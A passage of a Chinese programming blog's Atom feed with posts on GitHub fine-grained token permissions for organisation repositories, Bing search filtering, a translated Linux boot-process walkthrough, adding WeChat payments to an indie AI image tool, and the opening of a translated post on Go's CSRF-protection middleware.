    <id>https://programnotes.cn/github-Fine-grained-personal-access-token/index.html</id>
    <published>2025-11-27T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.112Z</updated>
    
    <content type="html"><![CDATA[<p>使用之前创建的 github Fine-grained personal access token 修改仓库文件时报错403,发现用owner为个人用户名的token无法修改组织下仓库的文件.</p><p>这是我的用户名 yiGmMk ,这个用户下的仓库使用该token可以正常修改文件.</p><h2 id="原因"><a href="#原因" class="headerlink" title="原因"></a>原因</h2><p>创建token可以指定owner,如果需要修改组织下的仓库文件,需要创建一个owner为组织名的token.</p><p>如下,需创建owner为programnotes-cn的token才能修改该组织下的仓库文件:<br><img src="../Image/blog/github-token.png" alt="配置"></p><p><a href="https://github.com/settings/personal-access-tokens">配置地址,https://github.com/settings/personal-access-tokens</a></p><h2 id="2种方案"><a href="#2种方案" class="headerlink" title="2种方案"></a>2种方案</h2><p>github 个人的 Fine-grained Personal Access Token (细粒度令牌) <strong>是可以</strong>修改组织（Organization）名下仓库文件的</p><h3 id="方案一：使用-Fine-grained-Token"><a href="#方案一：使用-Fine-grained-Token" class="headerlink" title="方案一：使用 Fine-grained Token"></a>方案一：使用 Fine-grained Token</h3><p><strong>推荐，更安全，但需要配置</strong></p><ol><li><p><strong>资源所有者（Resource Owner）必须选对</strong>：<br>在创建 Token 时，<strong>“Resource owner”</strong> 不能选你自己（你的用户名），必须从下拉菜单中选择<strong>那个组织</strong>。</p><ul><li><em>注意：如果你在下拉菜单里看不到那个组织，说明该组织禁止了非管理员创建细粒度 Token，或者你需要先在组织设置里开启。</em></li></ul></li><li><p><strong>组织管理员必须批准（Policy）</strong>：<br>很多组织默认是<strong>禁止</strong>细粒度 Token 访问私有仓库的。</p><ul><li>你需要联系组织的 Owner/Admin，进入 <code>Organization Settings</code> -&gt; <code>Third-party access</code> -&gt; <code>Personal access tokens</code> -&gt; <code>Settings</code>。</li><li>确保选择了 “Allow access via fine-grained personal access tokens”。</li></ul></li><li><p><strong>权限设置（Permissions）</strong>：<br>在 <code>Repository permissions</code> 中，你必须显式开启：</p><ul><li><strong>Contents</strong>: <code>Read and write</code> (这是修改文件必须的)</li><li><strong>Metadata</strong>: <code>Read-only</code> (默认必选)</li></ul></li></ol><hr><h3 id="方案二：使用-Personal-Access-Token-Classic-（最简单，成功率高）"><a href="#方案二：使用-Personal-Access-Token-Classic-（最简单，成功率高）" class="headerlink" title="方案二：使用 Personal Access Token (Classic)（最简单，成功率高）"></a>方案二：使用 Personal Access Token (Classic)（最简单，成功率高）</h3><p>如果方案一太麻烦（比如你不是管理员，且不想麻烦管理员去改设置），最直接的方法是换回 <strong>Classic Token</strong>。</p><p><strong>操作步骤：</strong></p><ol><li>进入 GitHub Settings -&gt; <strong>Developer settings</strong>。</li><li>选择 <strong>Personal access tokens</strong> -&gt; <strong>Tokens (classic)</strong>。</li><li>点击 <strong>Generate new token (classic)</strong>。</li><li><strong>关键步骤</strong>：<ul><li><strong>Scopes (权限范围)</strong>：勾选整个 <strong><code>repo</code></strong> 复选框（包含 <code>repo:status</code>, <code>public_repo</code> 等）。这将赋予该 Token 对你拥有权限的所有仓库（包括组织仓库）的读写权限。</li><li><strong>SSO 授权 (如果组织开启了 SAML)</strong>：Token 创建后，如果你的组织开启了单点登录 (SSO)，你需要点击 Token 旁边的 <strong>“Configure SSO”</strong> 按钮，并对该组织进行授权（Authorize）。如果不做这一步，Token 即使有权限也无法读写组织资源。</li></ul></li></ol>]]></content>

    
    
    <summary type="html">如何使用 github Fine-grained personal access token 修改组织下仓库文件</summary>


    <category term="token" scheme="https://programnotes.cn/tags/token/"/>
    
    <category term="github" scheme="https://programnotes.cn/tags/github/"/>
    
  </entry>
  
  <entry>
    <title>必应搜索屏蔽垃圾网站</title>
    <link href="https://programnotes.cn/bing-search/index.html"/>
    <id>https://programnotes.cn/bing-search/index.html</id>
    <published>2025-11-25T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>默认的必应搜索搜索代码相关的信息很多csdn的文章,质量不行,使用 -*.csdn.net过滤掉 </p><h2 id="默认"><a href="#默认" class="headerlink" title="默认"></a>默认</h2><p>搜索coze,默认为:</p><p>国内版  <a href="https://cn.bing.com/search?q=coze">https://cn.bing.com/search?q=coze</a><br>国际版  <a href="https://bing.com/search?q=coze">https://bing.com/search?q=coze</a></p><h2 id="屏蔽后"><a href="#屏蔽后" class="headerlink" title="屏蔽后"></a>屏蔽后</h2><p>国内版  <a href="https://cn.bing.com/search?q=coze%20-site:*.csdn.net">https://cn.bing.com/search?q=coze%20-site:*.csdn.net</a><br>国际版  <a href="https://bing.com/search?q=coze%20-site:*.csdn.net">https://bing.com/search?q=coze%20-site:*.csdn.net</a></p><h2 id="配置"><a href="#配置" class="headerlink" title="配置"></a>配置</h2><p>使用 Infinity 插件的可以这样配置:</p><p><img src="../Image/tool/bing/config-filter.png" alt="配置"></p>]]></content>


    <summary type="html">&lt;p&gt;默认的必应搜索搜索代码相关的信息很多csdn的文章,质量不行,使用 -*.csdn.net过滤掉 &lt;/p&gt;
&lt;h2 id=&quot;默认&quot;&gt;&lt;a href=&quot;#默认&quot; class=&quot;headerlink&quot; title=&quot;默认&quot;&gt;&lt;/a&gt;默认&lt;/h2&gt;&lt;p&gt;搜索coze,默认为:&lt;/</summary>


    <category term="tool" scheme="https://programnotes.cn/categories/tool/"/>
    
    
    <category term="bing" scheme="https://programnotes.cn/tags/bing/"/>
    
    <category term="search" scheme="https://programnotes.cn/tags/search/"/>
    
  </entry>
  
  <entry>
    <title>译|Linux 启动过程：从按下电源到内核</title>
    <link href="https://programnotes.cn/linux-boot-process-cn/index.html"/>
    <id>https://programnotes.cn/linux-boot-process-cn/index.html</id>
    <published>2025-11-02T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.116Z</updated>
    
    <content type="html"><![CDATA[<h2 id="Part-1-—-从按下电源按钮到内核的第一步"><a href="#Part-1-—-从按下电源按钮到内核的第一步" class="headerlink" title="Part 1 — 从按下电源按钮到内核的第一步"></a>Part 1 — 从按下电源按钮到内核的第一步</h2><p>按下电源键，转瞬之间字符瀑布奔涌或 Logo 悄然浮现，Linux 随之亮相。看似魔法，实则是一连串微小代码与CPU之间的精密握手。下文循着这场握手的轨迹，一路追踪到 Linux 内核首行 C 代码的登场。</p><h3 id="最初的指令（The-very-first-instruction）"><a href="#最初的指令（The-very-first-instruction）" class="headerlink" title="最初的指令（The very first instruction）"></a>最初的指令（The very first instruction）</h3><p>电源稳定后，CPU 会把自己拉回一个迷你而古老的模式——实模式（real mode）。它源自最早的 8086 芯片，规则被故意设计得极其简单：内存地址由寄存器里的一对值拼成，即段（segment）与偏移（offset）：</p><p><code>physical_address = (segment &lt;&lt; 4) + offset</code></p><p>你会看到类似 <code>0xFFFFFFF0</code> 的数字，这是十六进制（hex），以 0x 作为前缀。<code>0x10</code> 是 16（十进制），<code>0x100000</code> 是 1MB。十六进制与硬件的位存储非常契合，因此在底层代码中随处可见。</p><p>复位后，CPU 跳转到一个特殊地址——复位向量（reset vector）<code>0xFFFFFFF0</code>。你可以将其理解为一个永久书签：“从这里开始”。这个地址的空间极其有限，所以主板厂商通常在那里放一个“远跳转（far jump）”，把控制权交给主板上的固件。</p><p>小知识：寄存器（register）是 CPU 内部的一个小槽位，用来暂存当前正在使用的数值。诸如 <code>CS</code> 与 <code>IP</code> 就是寄存器名：<code>CS</code> 表示“代码段（code segment）”，标记当前指令的所在“邻域”；<code>IP</code> 表示“指令指针（instruction pointer）”，标记下一条指令的位置。</p><h3 id="BIOS-与-UEFI"><a href="#BIOS-与-UEFI" class="headerlink" title="BIOS 与 UEFI"></a>BIOS 与 UEFI</h3><p>固件（firmware）是烧在主板上的一个小型引导程序。</p><ul><li>BIOS（Basic Input Output System）属于“老派”做法。一通上电自检（POST）后，它按预设顺序挨个试探设备；只要发现某块磁盘的头 512 字节最后躺着签名 <code>0x55AA</code>，就认定“这货能启动”。于是 BIOS 把这扇区搬到内存 <code>0x7C00</code>，然后跳过去继续执行。扇区容量极小，通常只够再拉一段更大的加载器进来。</li><li>UEFI 是现代替代者。它同样负责启动机器，但它可以直接理解文件系统，并能加载更大的引导程序，无需旧式“首扇区”舞步。UEFI 还能向操作系统传递更丰富的信息。路径不同，目标一致：把控制权交给能够加载 Linux 的引导程序。</li></ul><h3 id="引导加载器（Meet-the-bootloader）"><a href="#引导加载器（Meet-the-bootloader）" class="headerlink" title="引导加载器（Meet the bootloader）"></a>引导加载器（Meet the bootloader）</h3><p>引导加载器是把操作系统“请进场”的门童。GRUB 是 PC 上的常见选择。它读取自身配置，显示菜单（如果你配置了），并将 Linux 内核加载到内存中。内核文件实际上包含两部分：</p><ul><li>一个仍在实模式下运行的小型 setup 程序；</li><li>更大的压缩内核，稍后会被解压。</li></ul><p>GRUB 还会往一个叫 <code>setup header</code> 的小结构里填好关键信息：内核被摆在哪、命令行丢在哪、有没有 <code>initrd</code> 等。填完便直接跳去 setup 程序继续干活。</p><h3 id="setup-程序建立“安全工作区”（The-setup-program-makes-a-safe-room）"><a href="#setup-程序建立“安全工作区”（The-setup-program-makes-a-safe-room）" class="headerlink" title="setup 程序建立“安全工作区”（The setup program makes a safe room）"></a>setup 程序建立“安全工作区”（The setup program makes a safe room）</h3><p>在 Linux 做任何有趣的事前，setup 代码需要创建一个可预测的工作环境：</p><ul><li>对齐段寄存器，使得内存拷贝行为每次都一致。这里你会看到 <code>CS</code>（代码段）、<code>DS</code>（数据段）与 <code>SS</code>（栈段）。同时清除一个叫“方向标志”的 CPU 位，让拷贝指令向前移动。</li><li>建立栈。栈是一个“后进先出”的工作台，函数在此存放临时值。<code>SS</code> 指定栈所用的段，<code>SP</code> 指向当前栈顶。</li><li>清零 BSS。BSS 区域用于存放需要从零开始的全局变量。C 代码假定 BSS 为零，setup 程序会把这个跨度全部写成零以兑现承诺。</li><li>如果你在内核命令行传了 <code>earlyprintk</code>，setup 代码还会编程串口以打印非常早期的消息——当图形尚未就绪时尤为有用。</li><li>最后，setup 程序向固件询问“我们到底有多少可用 RAM，以及空洞在哪里”。在传统 BIOS 上，这个调用常被昵称为 <code>e820</code>，它返回一份简单的可用与保留范围列表。内核会用这份列表来避免踩到固件的脚趾。</li></ul><p>完成这些后，setup 代码调用它的第一个 C 函数，名字就叫 <code>main</code>。此时我们仍在这个古老而小巧的实模式中……</p><h2 id="Part-2-—-离开实模式，踏过-32-位，抵达-64-位"><a href="#Part-2-—-离开实模式，踏过-32-位，抵达-64-位" class="headerlink" title="Part 2 — 离开实模式，踏过 32 位，抵达 64 位"></a>Part 2 — 离开实模式，踏过 32 位，抵达 64 位</h2><p>现代 Linux 在 PC 上运行于 long mode（64 位，x86_64）。你无法从实模式(real mode) 直接跳到 long mode，路径是：real mode → protected mode → long mode。本部分解释这条路径与相关术语。</p><h3 id="Protected-mode（保护模式），尽量不拗口"><a href="#Protected-mode（保护模式），尽量不拗口" class="headerlink" title="Protected mode（保护模式），尽量不拗口"></a>Protected mode（保护模式），尽量不拗口</h3><p>保护模式是为摆脱 1980 年代限制而引入的 32 位世界，它增加两件核心工具：</p><ul><li>GDT（Global Descriptor Table，全局描述符表）：一张短短的段描述列表。每一项描述“该段从哪里开始、覆盖多大范围、允许做什么”。Linux 保持简单，采用扁平模型（flat model）：基址为 0，大小覆盖整个 32 位空间。扁平后，地址看起来又像普通数字。</li><li>IDT（Interrupt Descriptor Table，中断描述符表）：一份“紧急呼叫”的目录。若有中断到来，CPU 在 IDT 中查找并跳到登记的处理程序。切换过程中我们先加载一个极小的占位 IDT，因为即将屏蔽中断；真正的、功能完整的 IDT 在进入“真实内核”后才安装。</li></ul><h3 id="谨慎的切换（The-careful-switch）"><a href="#谨慎的切换（The-careful-switch）" class="headerlink" title="谨慎的切换（The careful switch）"></a>谨慎的切换（The careful switch）</h3><p>setup 代码先把“吵闹”部分关掉：用一条指令禁用可屏蔽中断（maskable interrupts），让老式 PIC 芯片安静，以确保硬件中断暂时完全被阻断；打开 A20 line（历史性开关），避免地址在 1MB 处环回；重置数学协处理器，让浮点状态干净。</p><p>随后加载一个仅含必需项的迷你 GDT 与迷你 IDT。最终在 CR0 中设置 PE 位（Protected Mode Enable），并执行一次 far jump。这个跳转会从 GDT 重新加载代码段，锁定进入 protected mode；同时重载数据段与栈段，并修正栈指针以匹配新的扁平世界。</p><p>我们现在处于 32 位的 protected mode。</p><p>小知识：控制寄存器（control registers）</p><ul><li>CR0：打开 protected mode 的总开关。</li><li>CR3：指向页表顶层的地址，我们马上会用到。</li><li>CR4：启用扩展特性，例如更大的页表项（包括 PAE）。</li></ul><h3 id="为什么还没有结束"><a href="#为什么还没有结束" class="headerlink" title="为什么还没有结束"></a>为什么还没有结束</h3><p>Linux 想要的是 64 位，也就是 long mode。还需要两件事：</p><ul><li>必须开启 Paging（分页）。分页是虚拟地址与物理地址之间的翻译器。程序使用虚拟地址，硬件读写物理内存。页表以固定大小的页（典型 4KB）进行映射。早期启动时，内核常用 2MB 大页来快速描述低端内存。</li><li>在 EFER（一个 model-specific register，模型特定寄存器）中设置名为 LME 的位，以允许 long mode。</li></ul><h3 id="构建“恰到好处”的分页"><a href="#构建“恰到好处”的分页" class="headerlink" title="构建“恰到好处”的分页"></a>构建“恰到好处”的分页</h3><p>32 位序幕会建立一套小型页表，表达“在这片区域，虚拟地址等于物理地址”。这叫 identity map（同址映射），足以让分页安全地开启。</p><p>为此，代码在 CR4 中启用 PAE，使得使用更大的页表项；构建覆盖低端内存的最小页表，用 2MB 页快速铺设；将顶层页表地址写入 CR3，分页就绪。</p><p>最后在 EFER 中设置 LME 位，并通过一次 far return 跳入以 64 位语法编写的标签。long mode 现已激活。段仍旧“扁平”，但地址与寄存器都变为 64 位宽。</p><p>为什么要如此小心？在一个活着的系统里切换模式像是在行进中换轮胎。代码先屏蔽打断、准备最小所需的表、再翻转关键位，最后才重新允许中断。稳妥的顺序可以避免半切换的奇怪状态。</p><h2 id="Part-3-—-解包真正的内核、修正地址，以及内核为何会“主动搬家”"><a href="#Part-3-—-解包真正的内核、修正地址，以及内核为何会“主动搬家”" class="headerlink" title="Part 3 — 解包真正的内核、修正地址，以及内核为何会“主动搬家”"></a>Part 3 — 解包真正的内核、修正地址，以及内核为何会“主动搬家”</h2><p>我们已有 64 位 CPU、Paging 已开启，内存中放着一个压缩的内核。现在由一个小小的 64 位 stub 来做实际工作：如有需要先挪开自己、解包内核、若内核不在默认位置则修正地址，最后跳转。</p><h3 id="清出路径并设好安全网"><a href="#清出路径并设好安全网" class="headerlink" title="清出路径并设好安全网"></a>清出路径并设好安全网</h3><p>stub 首先搞清楚它到底运行在何处。早期代码在链接时好像自己位于地址 0，运行时再计算真实基址。如果解压后的内核计划目的地会与 stub 重叠，它会先把自己复制到安全位置。</p><p>它清零自己的 BSS，让全局状态从干净开始。</p><p>它加载一份极简 IDT，仅有两个处理程序：一个处理 page fault（页故障），一个处理 NMI（不可屏蔽中断）。页故障发生在 CPU 试图使用的虚拟地址没有对应映射时。在我们早期的 identity map 世界里，这个小小的页故障处理器可以即时补上缺失的映射并继续运行。NMI 处理器则确保在我们尚在“拉起系统”的阶段，突发的不可屏蔽中断不会让机器崩溃。</p><p>同时它还为接下来会触及的区域建立同址映射，包括内核的未来驻留区、由引导加载器填充的 boot parameters（启动参数）页，以及命令行缓冲区。</p><h3 id="解压-Linux…"><a href="#解压-Linux…" class="headerlink" title="解压 Linux…"></a>解压 Linux…</h3><p>一个常被命名为 <code>extract_kernel</code> 的 C 函数接管。它先划出一小块堆作为临时缓冲；打印那句经典的提示；随后用内核构建时选择的算法进行解压。<code>gzip</code>、<code>xz</code>、<code>zstd</code>、<code>lzo</code> 等都通过同一个包装器接入。</p><p>字节解出后，解压器读取内核的 ELF（Executable and Linkable Format）头。ELF 既是文件格式也是地图：哪些是代码、哪些是数据、每块应该确切放到哪里。解压器按图将每个分块拷贝到其归属位置。</p><p>如果内核被加载到与其构建时不同的地址，解压器会应用 relocations（重定位）。重定位是对包含地址的指令或指针做的小修正。解压器遍历修正列表，把每个位置补丁到我们实际使用的地址空间中的正确指向。</p><p>当一切就绪，解压器返回“真正内核”的入口地址，并跳转过去，同时传入指向启动参数的指针。从那一刻起，你已经进入完整内核。遇到的第一个函数是 <code>start_kernel</code>，大型初始化随即开始。</p><h3 id="为什么内核会主动“搬家”（kASLR）"><a href="#为什么内核会主动“搬家”（kASLR）" class="headerlink" title="为什么内核会主动“搬家”（kASLR）"></a>为什么内核会主动“搬家”（kASLR）</h3><p>你可能在内核日志中看到过 kASLR（Kernel Address Space Layout Randomization，内核地址空间布局随机化）。核心思想非常直接：如果攻击者不知道内核在内存中的确切位置，某些利用会变得更困难。</p><p>在启动早期，若启用了 kASLR，解压器会随机选择两个“基址”：</p><ul><li>物理基址：内核字节最终驻留的 RAM 物理地址；</li><li>虚拟基址：当完整分页机制建立后，内核使用的起始虚拟地址。</li></ul><p>它如何在不“踩雷”的前提下做选择？</p><ul><li>先建立一个“勿触列表”，包括解压器自身、压缩镜像、初始内存盘（initrd/initramfs）、启动参数页与命令行缓冲区；如果你在命令行传了 <code>memmap=</code> 选项，所保留的区间也会被纳入其中。</li><li>扫描固件提供的内存映射，寻找足够大的空闲区域；对每个空闲区域，计算合适尺寸且对齐的“插槽”数；</li><li>使用启动早期可用的熵源生成随机数（在现代 CPU 上可能是硬件随机指令）；将随机数映射到插槽总数，挑选对应的插槽，作为物理基址；</li><li>虚拟基址以相同方式选择，但限制在内核的虚拟地址窗口范围内。</li></ul><p>如果没有合适的区域可用，代码会回退到默认地址并打印一个小警告；如果你在命令行传了 <code>nokaslr</code>，则会按设计跳过随机化步骤。</p><hr><h2 id="术语速览"><a href="#术语速览" class="headerlink" title="术语速览"></a>术语速览</h2><ul><li>十六进制（Hexadecimal）：以 <code>0x</code> 作为前缀的 16 进制数。<code>0x10</code> 是 16，<code>0x100000</code> 是 1MB。十六进制与位存储对齐良好，因此底层代码常用。</li><li>寄存器（Register）：CPU 内部用于“当下”存数的微小槽位，如 CS、DS、SS、IP、SP。</li><li>段与偏移（Segment/Offset）：在实模式中用于构造物理地址的两部分，公式为：<code>physical = segment * 16 + offset</code>。</li><li>BIOS：较早的固件风格，负责开机、自检，并把第一个引导扇区加载到内存。</li><li>UEFI：现代固件，理解文件系统，可直接加载更大的引导程序。</li><li>引导加载器（Bootloader）：把内核放入内存并向其传递系统事实的“门童”，GRUB 很常见。</li><li>栈（Stack）：函数使用的“后进先出”工作台。<code>SS</code> 选择其段，<code>SP</code> 指向当前栈顶。</li><li>BSS：用于存放必须从零开始的全局变量区域。C 运行前，内核 setup 代码会清零该区域。</li><li>中断（Interrupt）：来自硬件或软件的快速“打断”。CPU 暂停、运行小处理程序后恢复。可屏蔽中断允许暂时阻断，NMI 不可。</li><li>GDT（全局描述符表）：段描述符的短表。Linux 在早期设置为简单的扁平模型。</li><li>IDT（中断描述符表）：中断处理程序的目录。早期启动使用一个极简版本，完整内核稍后安装真正的表。</li><li>A20 线（A20 line）：在老式 PC 上必须打开的历史性开关，否则 1MB 以上寻址不正确。</li><li>保护模式（Protected mode）：32 位模式，引入 GDT/IDT，并允许分页。</li><li>长模式（Long mode）：x86_64 的 64 位模式，要求启用分页，并在 EFER 寄存器中设置 LME 位。</li><li>分页（Paging）：将虚拟地址翻译到物理内存的机制，通过页表实现。</li><li>页表（Page tables）：映射虚拟页到物理页的数据结构。早期启动常用“同址映射（identity map）”。常规页大小为 4KB，早期启动经常用 2MB 大页以快速覆盖地址空间。</li><li>CR0、CR3、CR4：控制寄存器。CR0 打开保护模式；CR3 指向页表顶层；CR4 启用扩展特性如 PAE。</li><li>EFER：模型特定寄存器，包含 Long Mode Enable（LME）等位。</li><li>ELF：内核的磁盘格式，内置“该放哪里”的结构化映射。</li><li>重定位（Relocation）：当代码被加载到不同于其构建基址的位置时用于修正地址的“补丁”。</li><li>kASLR：在启动时随机化内核基址以提高利用难度。</li></ul><h2 id="作者"><a href="#作者" class="headerlink" title="作者"></a>作者</h2><ul><li>订阅 Feed：<code>https://www.0xkato.xyz/feed.xml</code></li><li>网站首页：<code>https://www.0xkato.xyz/</code></li><li>关于作者：<code>https://www.0xkato.xyz/about</code></li><li>X（Twitter）：<code>https://x.com/0xkato</code></li></ul><h2 id="原文"><a href="#原文" class="headerlink" title="原文"></a>原文</h2><ul><li><a href="https://www.0xkato.xyz/linux-boot/">https://www.0xkato.xyz/linux-boot/</a></li></ul>]]></content>
    
    
    <summary type="html">逐步走读 Linux 的启动过程：从按下电源到进入内核的第一行 C 代码，涵盖 CPU 复位、BIOS/UEFI、引导加载器、内核 setup 阶段与内存映射等关键环节。</summary>


    <category term="Linux" scheme="https://programnotes.cn/tags/Linux/"/>
    
    <category term="启动流程" scheme="https://programnotes.cn/tags/%E5%90%AF%E5%8A%A8%E6%B5%81%E7%A8%8B/"/>
    
    <category term="内核" scheme="https://programnotes.cn/tags/%E5%86%85%E6%A0%B8/"/>
    
    <category term="BIOS" scheme="https://programnotes.cn/tags/BIOS/"/>
    
    <category term="UEFI" scheme="https://programnotes.cn/tags/UEFI/"/>
    
    <category term="GRUB" scheme="https://programnotes.cn/tags/GRUB/"/>
    
  </entry>
  
  <entry>
    <title>独立开发:AI图生图获得第一位付费用户，现在支持在线支付了</title>
    <link href="https://programnotes.cn/ai-seedream-pay/index.html"/>
    <id>https://programnotes.cn/ai-seedream-pay/index.html</id>
    <published>2025-11-01T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>独立开发的AI图生图工具“即梦”获得了第一位付费用户，并且现在支持在线支付了。</p><h2 id="收款方式"><a href="#收款方式" class="headerlink" title="收款方式"></a>收款方式</h2><p>最开始为了快速打通，是在定价页面上贴了微信二维码，让用户加群支付，这种方式过于复杂，用户体验也不是很好。</p><p>从多个渠道了解了独立开发的收款方式，最终选择了微信支付。微信支付在国内用户中足够流行，目前也是最容易接入的几种可靠支付方式之一，并且使用起来也比较方便。</p><p>现在可以在<a href="https://seedreamt.programnotes.cn/pricing">“AI图生图”</a>的官方网站上直接购买服务啦。</p><p>效果如下：</p><p><img src="../Image/ai/genimg/pay.png" alt="支付样例"></p><h2 id="其他方式"><a href="#其他方式" class="headerlink" title="其他方式"></a>其他方式</h2><p>国外的Stripe，lemonsqueezy很流行，但搜了很多资料，目前看都是需要以公司为主体才能申请，个人很难通过。</p><h2 id="参考"><a href="#参考" class="headerlink" title="参考"></a>参考</h2><ul><li><a href="https://github.com/zhinianboke/xianyu-auto-reply">使用闲鱼平台实现虚拟商品销售，需要接入第三方平台自动发货，或自行部署自动发货的程序,github项目</a></li><li><a href="https://stripe.com/">stripe</a></li><li><a href="https://lemonsqueezy.com/">lemonsqueezy</a></li><li><a href="https://younglee.cn/posts/essays/%E5%A2%83%E5%A4%96%E6%94%AF%E4%BB%98%E7%BD%91%E5%85%B3stripe%E6%B3%A8%E5%86%8C%E6%8C%87%E5%8C%97/">境外支付网关Stripe注册指北</a></li><li><a href="https://ohmyx.com/archives/developer-how-to-receive-money">个人开发者如何收款–国内篇,二级支付，不推荐</a></li><li><a href="https://www.worldfirst.com.cn/static/about-us/?utm_date=ft20250806">万里汇，跨境电商</a></li><li><a href="https://linux.do/t/topic/976679">linuxdo上分享的全球收款教程，stripe</a></li></ul>]]></content>


    <summary type="html">&lt;p&gt;独立开发的AI图生图工具“即梦”获得了第一位付费用户，并且现在支持在线支付了。&lt;/p&gt;
&lt;h2 id=&quot;收款方式&quot;&gt;&lt;a href=&quot;#收款方式&quot; class=&quot;headerlink&quot; title=&quot;收款方式&quot;&gt;&lt;/a&gt;收款方式&lt;/h2&gt;&lt;p&gt;最开始为了快速打通，是在定价页</summary>


    <category term="AI绘画" scheme="https://programnotes.cn/tags/AI%E7%BB%98%E7%94%BB/"/>
    
    <category term="AI生成图片" scheme="https://programnotes.cn/tags/AI%E7%94%9F%E6%88%90%E5%9B%BE%E7%89%87/"/>
    
    <category term="在线工具" scheme="https://programnotes.cn/tags/%E5%9C%A8%E7%BA%BF%E5%B7%A5%E5%85%B7/"/>
    
    <category term="文生图" scheme="https://programnotes.cn/tags/%E6%96%87%E7%94%9F%E5%9B%BE/"/>
    
    <category term="图生图" scheme="https://programnotes.cn/tags/%E5%9B%BE%E7%94%9F%E5%9B%BE/"/>
    
    <category term="AI图生图" scheme="https://programnotes.cn/tags/AI%E5%9B%BE%E7%94%9F%E5%9B%BE/"/>
    
    <category term="Nano-Banana" scheme="https://programnotes.cn/tags/Nano-Banana/"/>
    
    <category term="即梦" scheme="https://programnotes.cn/tags/%E5%8D%B3%E6%A2%A6/"/>
    
    <category term="seedream" scheme="https://programnotes.cn/tags/seedream/"/>
    
  </entry>
  
  <entry>
    <title>译|在 Go 中防止 CSRF 的现代方法,CrossOriginProtection</title>
    <link href="https://programnotes.cn/go-csrf/index.html"/>
    <id>https://programnotes.cn/go-csrf/index.html</id>
    <published>2025-10-16T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.116Z</updated>
    
    <content type="html"><![CDATA[<p>Go 1.25 在标准库中引入了一个新的中间件 <code>http.CrossOriginProtection</code>。这让我思考：我们是否终于可以在不依赖基于令牌的检查（如双重提交 Cookie）的情况下防止 CSRF 攻击？是否可以在不引入第三方包（如 <code>justinas/nosurf</code> 或 <code>gorilla/csrf</code>）的情况下构建安全的 Web 应用？</p><p>答案是一个谨慎的 <strong>“是”</strong> —— 只要满足一些重要条件。</p><hr><h2 id="http-CrossOriginProtection-中间件"><a href="#http-CrossOriginProtection-中间件" class="headerlink" title="http.CrossOriginProtection 中间件"></a><code>http.CrossOriginProtection</code> 中间件</h2><p>该中间件通过检查请求中的 <code>Sec-Fetch-Site</code> 和 <code>Origin</code> 头来判断请求来源。它会自动拒绝来自非同源的 <strong>非安全请求</strong>（如 POST、PUT），并返回 <code>403 Forbidden</code>。</p><h3 id="工作原理"><a href="#工作原理" class="headerlink" title="工作原理"></a>工作原理</h3><ul><li><strong>现代浏览器</strong> 会自动在请求中包含 <code>Sec-Fetch-Site</code> 头。</li><li>如果请求来源与目标页面同源，则头部为 <code>same-origin</code>。</li><li>如果不同源，则 <code>http.CrossOriginProtection</code> 会拒绝请求。</li><li>如果没有 <code>Sec-Fetch-Site</code>，则回退检查 <code>Origin</code> 与 <code>Host</code> 是否匹配。</li><li>如果两者都不存在，则认为请求不是来自浏览器，允许通过。</li><li>仅对 <strong>非安全方法</strong>（POST、PUT 等）进行检查，GET/OPTIONS 等安全方法始终允许。</li></ul><h3 id="使用示例"><a href="#使用示例" class="headerlink" title="使用示例"></a>使用示例</h3><figure class="highlight go"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">package</span> main</span><br><span class="line"></span><br><span class="line"><span class="keyword">import</span> (</span><br><span class="line">    <span class="string">&quot;fmt&quot;</span></span><br><span class="line">    <span class="string">&quot;log/slog&quot;</span></span><br><span class="line">    <span class="string">&quot;net/http&quot;</span></span><br><span class="line">    <span class="string">&quot;os&quot;</span></span><br><span class="line">)</span><br><span class="line"></span><br><span class="line"><span class="function"><span class="keyword">func</span> <span class="title">main</span><span class="params">()</span></span> &#123;</span><br><span class="line">    mux := http.NewServeMux()</span><br><span class="line">    mux.HandleFunc(<span class="string">&quot;/&quot;</span>, home)</span><br><span class="line"></span><br><span class="line">    slog.Info(<span class="string">&quot;starting server on :4000&quot;</span>)</span><br><span class="line">    err := http.ListenAndServe(<span class="string">&quot;:4000&quot;</span>, http.NewCrossOriginProtection(mux))</span><br><span class="line">    <span class="keyword">if</span> err != <span class="literal">nil</span> &#123;</span><br><span class="line">        slog.Error(err.Error())</span><br><span class="line">        